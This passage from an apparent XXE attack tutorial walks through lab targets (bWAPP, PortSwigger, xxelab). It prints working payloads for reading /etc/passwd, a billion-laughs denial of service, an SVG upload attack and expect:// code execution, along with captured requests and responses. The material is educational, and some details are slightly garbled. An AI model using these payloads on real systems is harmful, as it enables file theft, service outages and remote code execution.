4 X-Powered-By: PHP/5.2.4-2ubuntu5
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-heck
7 Pragma: no-cache
8 Content-Length: 182
9 Connection: close
10 Content-Type: text/html
11
12 User-agent: GoodBot
13 Disallow:
14
15 User-agent: BadBot
16 Disallow: /
17
18 User-agent: *
19 Disallow: /admin/
20 Disallow: /documents/
21 Disallow: /images/
22 Disallow: /passwords/'s secret has been reset!

```

We can see in the above output that we got all the details that are present in the robots.txt. This tells us that SSRF of the local file is possible using XXE.



So now, let's try to understand how it all worked. Firstly, we will inject the payload and it will be passed on to the server and as there are no filters present to avoid XXE the server sends the request to an XML parser and then sends the output of the parsed XML file. In this case, robots.txt was disclosed to the attacker using XML query.


Remote File:

These are the files that attacker injects a remotely hosted malicious scripts in order to gain admin access or crucial information. We will try to get **/etc/passwd** for that we will enter the following command.

```
<?xml version="1.0" encoding="utf-8"?>
```



```
<!DOCTYPE reset [  
<!ENTITY ignite SYSTEM "file:///etc/passwd">  
]><reset><login>&ignite;</login><secret>Any bugs?</secret></reset>
```



After entering the above command as soon as we hit the send button we'll be reflected with the passwd file !!

```
Response
Raw Headers Hex
Pretty Raw Render \n Actions
1 HTTP/1.1 200 OK
2 Date: Tue, 17 Nov 2020 10:13:49 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 w
4 X-Powered-By: PHP/5.2.4-2ubuntu5
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check
7 Pragma: no-cache
8 Content-Length: 2242
9 Connection: close
10 Content-Type: text/html
11
12 root:x:0:0:root:/root:/bin/bash
13 daemon:x:1:1:daemon:/usr/sbin:/bin/sh
14 bin:x:2:2:bin:/bin:/bin/sh
15 sys:x:3:3:sys:/dev:/bin/sh
16 sync:x:4:65534:sync:/bin:/bin/sync
17 games:x:5:60:games:/usr/games:/bin/sh
18 man:x:6:12:man:/var/cache/man:/bin/sh
19 lp:x:7:7:lp:/var/spool/lpd:/bin/sh
20 mail:x:8:8:mail:/var/mail:/bin/sh
21 news:x:9:9:news:/var/spool/news:/bin/sh
22 uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
23 proxy:x:13:13:proxy:/bin:/bin/sh
24 www-data:x:33:33:www-data:/var/www:/bin/sh
25 backup:x:34:34:backup:/var/backups:/bin/sh
26 list:x:38:38:Mailing List Manager:/var/list:/bin/sh
27 irc:x:39:39:ircd:/var/run/ircd:/bin/sh
28 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
29 nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
30 libuuid:x:100:101::/var/lib/libuuid:/bin/sh
31 dhcp:x:101:102::/nonexistent:/bin/false
32 syslog:x:102:103::/home/syslog:/bin/false
33 klog:x:103:104::/home/klog:/bin/false
34 hplip:x:104:7:HPLIP system user,,,:/var/run/hplip:/bin/false
35 avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin
36 gdm:x:106:114:Gnome Display Manager:/var/lib/gdm:/bin/false
37 pulse:x:107:116:PulseAudio daemon,,,:/var/run/pulse:/bin/false
38 messagebus:x:108:119::/var/run/dbus:/bin/false
```

XXE Billion Laugh Attack-DOS

These are aimed at XML parsers in which both, well-formed and valid, XML data crashes the system resources when being parsed. This attack is also known as XML bomb or XML DoS or exponential entity expansion attack.

Before performing the attack, let's know **why it is known as Billion Laugh Attack?**

“For the first time when this attack was done, the attacker used lol as the entity data and the called it multiple times in several following entities. It took exponential amount of time to execute and its result was a successful DoS attack bringing the website down. Due to usage of lol and calling it multiple times that resulted in billions of requests we got the name Billion Laugh Attack”

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE reset [
<!ENTITY ignite "DoS">
<!ENTITY ignite1
"&ignite;&ignite;&ignite;&ignite;&ignite;&ignite;&ignite;&ignite;&ignite;&
ignite;&ignite;&ignite;&ignite;&ignite;&ignite;&ignite;&ignite;">
<!ENTITY ignite2
"&ignite1;&ignite1;&ignite1;&ignite1;&ignite1;&ignite1;&ignite1;&ignite1;&
ignite1;&ignite1;&ignite1;&ignite1;&ignite1;&ignite1;&ignite1;">
<!ENTITY ignite3
"&ignite2;&ignite2;&ignite2;&ignite2;&ignite2;&ignite2;&ignite2;&ignite2;&
ignite2;&ignite2;&ignite2;&ignite2;&ignite2;&ignite2;&ignite2;">
<!ENTITY ignite4
"&ignite3;&ignite3;&ignite3;&ignite3;&ignite3;&ignite3;&ignite3;&ignite3;&
ignite3;&ignite3;&ignite3;&ignite3;&ignite3;&ignite3;&ignite3;">
<!ENTITY ignite5
"&ignite4;&ignite4;&ignite4;&ignite4;&ignite4;&ignite4;&ignite4;&ignite4;&
ignite4;&ignite4;&ignite4;&ignite4;&ignite4;&ignite4;&ignite4;">
<!ENTITY ignite6
"&ignite5;&ignite5;&ignite5;&ignite5;&ignite5;&ignite5;&ignite5;&ignite5;&
ignite5;&ignite5;&ignite5;&ignite5;&ignite5;&ignite5;&ignite5;">
<!ENTITY ignite7
"&ignite6;&ignite6;&ignite6;&ignite6;&ignite6;&ignite6;&ignite6;&ignite6;&
ignite6;&ignite6;&ignite6;&ignite6;&ignite6;&ignite6;&ignite6;">
<!ENTITY ignite8
"&ignite7;&ignite7;&ignite7;&ignite7;&ignite7;&ignite7;&ignite7;&ignite7;&
ignite7;&ignite7;&ignite7;&ignite7;&ignite7;&ignite7;&ignite7;">
<!ENTITY ignite9
"&ignite8;&ignite8;&ignite8;&ignite8;&ignite8;&ignite8;&ignite8;&ignite8;&
ignite8;&ignite8;&ignite8;&ignite8;&ignite8;&ignite8;&ignite8;">
]>
<reset><login>&ignite9;</login><secret>Any bugs?</secret></reset>
```

Before using the payload lets understand it:

In this, we see that at **1** we have declared the entity named **"ignite"** and then calling ignite in several other entities thus forming a chain of callbacks which will overload the server. At **2** we have called entity **&ignite9;** We have called ignite9 instead of ignite as ignite9 calls ignite8 several times and each time ignite8 is called ignite7 is initiated and so on. Thus, the request will take an exponential amount of time to execute and as a result, the website will be down.

Above command results in DoS attack and the output that we got is:

Send Cancel < >


Request

Raw Params Headers Hex

Pretty Raw \n Actions

```
1 POST /bwAPP/xxe-2.php HTTP/1.1
2 Host: 192.168.1.15
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-type: text/xml; charset=UTF-8
8 Content-Length: 193
9 Origin: http://192.168.1.15
10 Connection: close
11 Referer: http://192.168.1.15/bwAPP/xxe-1.php
12 Cookie: security_level=0; PHPSESSID=632abfe8de5f755a762e9705cf711863
13
14 <?xml version="1.0" encoding="utf-8"?>
    <!DOCTYPE reset [
15 <!ENTITY ignite "DoS">
16 <!ENTITY ignite1 "&ignite;&ignite;&ignite;&ignite;&ignite;&ignite;&ignite;">
17 <!ENTITY ignite2 "&ignite1;&ignite1;&ignite1;&ignite1;&ignite1;&ignite1;&ignite1;">
18 <!ENTITY ignite3 "&ignite2;&ignite2;&ignite2;&ignite2;&ignite2;&ignite2;&ignite2;">
19 <!ENTITY ignite4 "&ignite3;&ignite3;&ignite3;&ignite3;&ignite3;&ignite3;&ignite3;">
20 <!ENTITY ignite5 "&ignite4;&ignite4;&ignite4;&ignite4;&ignite4;&ignite4;&ignite4;">
21 <!ENTITY ignite6 "&ignite5;&ignite5;&ignite5;&ignite5;&ignite5;&ignite5;&ignite5;">
22 <!ENTITY ignite7 "&ignite6;&ignite6;&ignite6;&ignite6;&ignite6;&ignite6;&ignite6;">
23 <!ENTITY ignite8 "&ignite7;&ignite7;&ignite7;&ignite7;&ignite7;&ignite7;&ignite7;">
24 <!ENTITY ignite9 "&ignite8;&ignite8;&ignite8;&ignite8;&ignite8;&ignite8;&ignite8;">
25 ]>
26
27 <reset>
    <login>
        &ignite9;
    </login>
    <secret>
        Any bugs?
    </secret>
</reset>
```

Now after entering the XML command we will not see any output in response field and also bee box is not accessible and it will be down.



XXE Using File Upload

XXE can be performed using the file upload method. We will be demonstrating this using Port Swigger lab **"Exploiting XXE via Image Upload"**. The payload that we will be using is:

```
<?XML version="1.0" standalone="yes"?>
<!DOCTYPE reset [
<ENTITY xxe SYSTEM "file:///etc/hostname" ] >
<svg width="500px" height="500px" xmlns="http://www.w3.org/2000/svg"
xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1">
<text font-size="40" x="0" y="100">&xxe;</text>
</svg>
```

Understanding the payload: We will be making an SVG file as only image files are accepted by the upload area. The basic syntax of the SVG file is given above and in that, we have added a text field that will

We will be saving the above code as **"payload.svg"**. Now on portswigger, we will go on a post and comment and then we will add the made payload in the avatar field.

Leave a comment

Comment:

ignite technologies

www.hackingarticles.in

Name:

ignite

Avatar:

Browse... payload.svg ←

Email:

ignite@1.com

Website:

https://ignite.xyz

Post Comment

Now we will be posting the comment by pressing Post Comment button. After this, we will visit the post on which we posted our comment, and we will see our comment in the comments section.

Comments

 Bud Vizer | 27 October 2020

I tried to read this blog going through the car wash. I could barely read for all the soap in my eyes!

 Carl Bondioxide | 11 November 2020

Well this is all well and good but do you know a website for chocolate cake recipes?

 Jock Sonyou | 14 November 2020

I've read all of your blogs as I've been sick in bed. I've run out of blogs but I'm still ill. Can you hurry up and write more.

 Ben Eleven | 16 November 2020

My wife said she's leave me if I commented on another blog. I'll let you know if she keeps her promise!

 ignite | 18 November 2020

ignite technologies

Let's check its page source in order to find the comment that we posted. You will find somewhat similar to what I got below

```
<section class="comment">
  <p>
    
  </p>
  <p>ignite technologies</p>
  <p></p>
</section>
```

We will be clicking on the above link and we will get the flag in a new window as follows:

36aa4f6e2827

This can be verified by submitting the flag and we will get the success message.


Web Security Academy 

Exploiting XXE via image file upload

[Back to lab home](#)

[Submit solution](#)

[Back to lab description >>](#)



Congratulations, you solved the lab!

Understanding the whole concept: So, when we uploaded the payload in the avatar field and filled all other fields too our comment was shown in the post. Upon examining the source file, we got the path where our file was uploaded. We are interested in that field as our XXE payload was inside that SVG file and it will be containing the information that we wanted, in this case, we wanted `"/etc/domain"`. After clicking on that link, we were able to see the information.

XXE to Remote code Execution

Remote code execution is a very server web application vulnerability. In this an attacker is able to inject its malicious code on the server in order to gain crucial information. To demonstrate this attack I have used [XXE LAB](#). We will follow below steps to download this lab and to run this on our Linux machine:

```
git clone https://github.com/jbarone/xxelab.git
```

```
cd xxelab
```

```
vagrant up
```

In our terminal we will get somewhat similar output as following:

```
naman@kali:~/Desktop/xxeTest$ git clone https://github.com/jbarone/xxelab.git
Cloning into 'xxelab'...
remote: Enumerating objects: 4, done.
remote: Counting objects: 100% (4/4), done.
remote: Compressing objects: 100% (3/3), done.
remote: Total 24 (delta 0), reused 2 (delta 0), pack-reused 20
Unpacking objects: 100% (24/24), 51.44 KiB | 239.00 KiB/s, done.
naman@kali:~/Desktop/xxeTest$ cd xxelab/
naman@kali:~/Desktop/xxeTest/xxelab$ vagrant up
```


Now once it's ready to be use we will open the browser and type: <http://192.168.33.10/> and we will see the site looks like this:



Stay in touch, and keep up with the latest.

Create an Account

Name

Phone Number


Email

Password

I agree to the [Terms and Conditions](#) and [Privacy Policy](#)

[Create Account](#)


We will be entering our details and intercepting the request using Burp Suite. In Burp Suite we will see the request as below:




The screenshot shows the Burp Suite interface with the 'Intercept' tab selected. The request is for 'http://192.168.33.10:80'. The 'Intercept is on' button is highlighted. The request is displayed in 'Pretty' format, showing the following details:

```
1 POST /process.php HTTP/1.1
2 Host: 192.168.33.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: text/plain;charset=UTF-8
8 Content-Length: 149
9 Origin: http://192.168.33.10
10 Connection: close
11 Referer: http://192.168.33.10/
12
13 <?xml version="1.0" encoding="UTF-8"?>
    <root>
      <name>
        ignite
      </name>
      <tel>
        123456789
      </tel>
      <email>
        123@gmail.com
      </email>
      <password>
        qwerty1234
      </password>
    </root>
```

We will send this request to repeater and we will see which field is vulnerable. So, firstly we will send the request as it is and observe the response tab:



We can notice that we see only email so we will further check with one more entry to verify that this field is the vulnerable one among all the fields.



From the above screenshot it's clear that the email field is vulnerable. Now we will enter our payload:


<!DOCTYPE root [

```
<!ENTITY ignite SYSTEM "expect://id" > ]>
```

Lets understand the payload before implementing it:

We have created a doctype with the name **"root"** and under that, we created an entity named **"ignite"** which is asking for **"expect://id"**. If expect is being accepted in a php page then remote code execution is possible. We are fetching the id so we used **"id"** in this case.

And we can see that we got the uid,gid and group number successfully. This proves that our remote code execution was successful in this case.



XSS via XXE

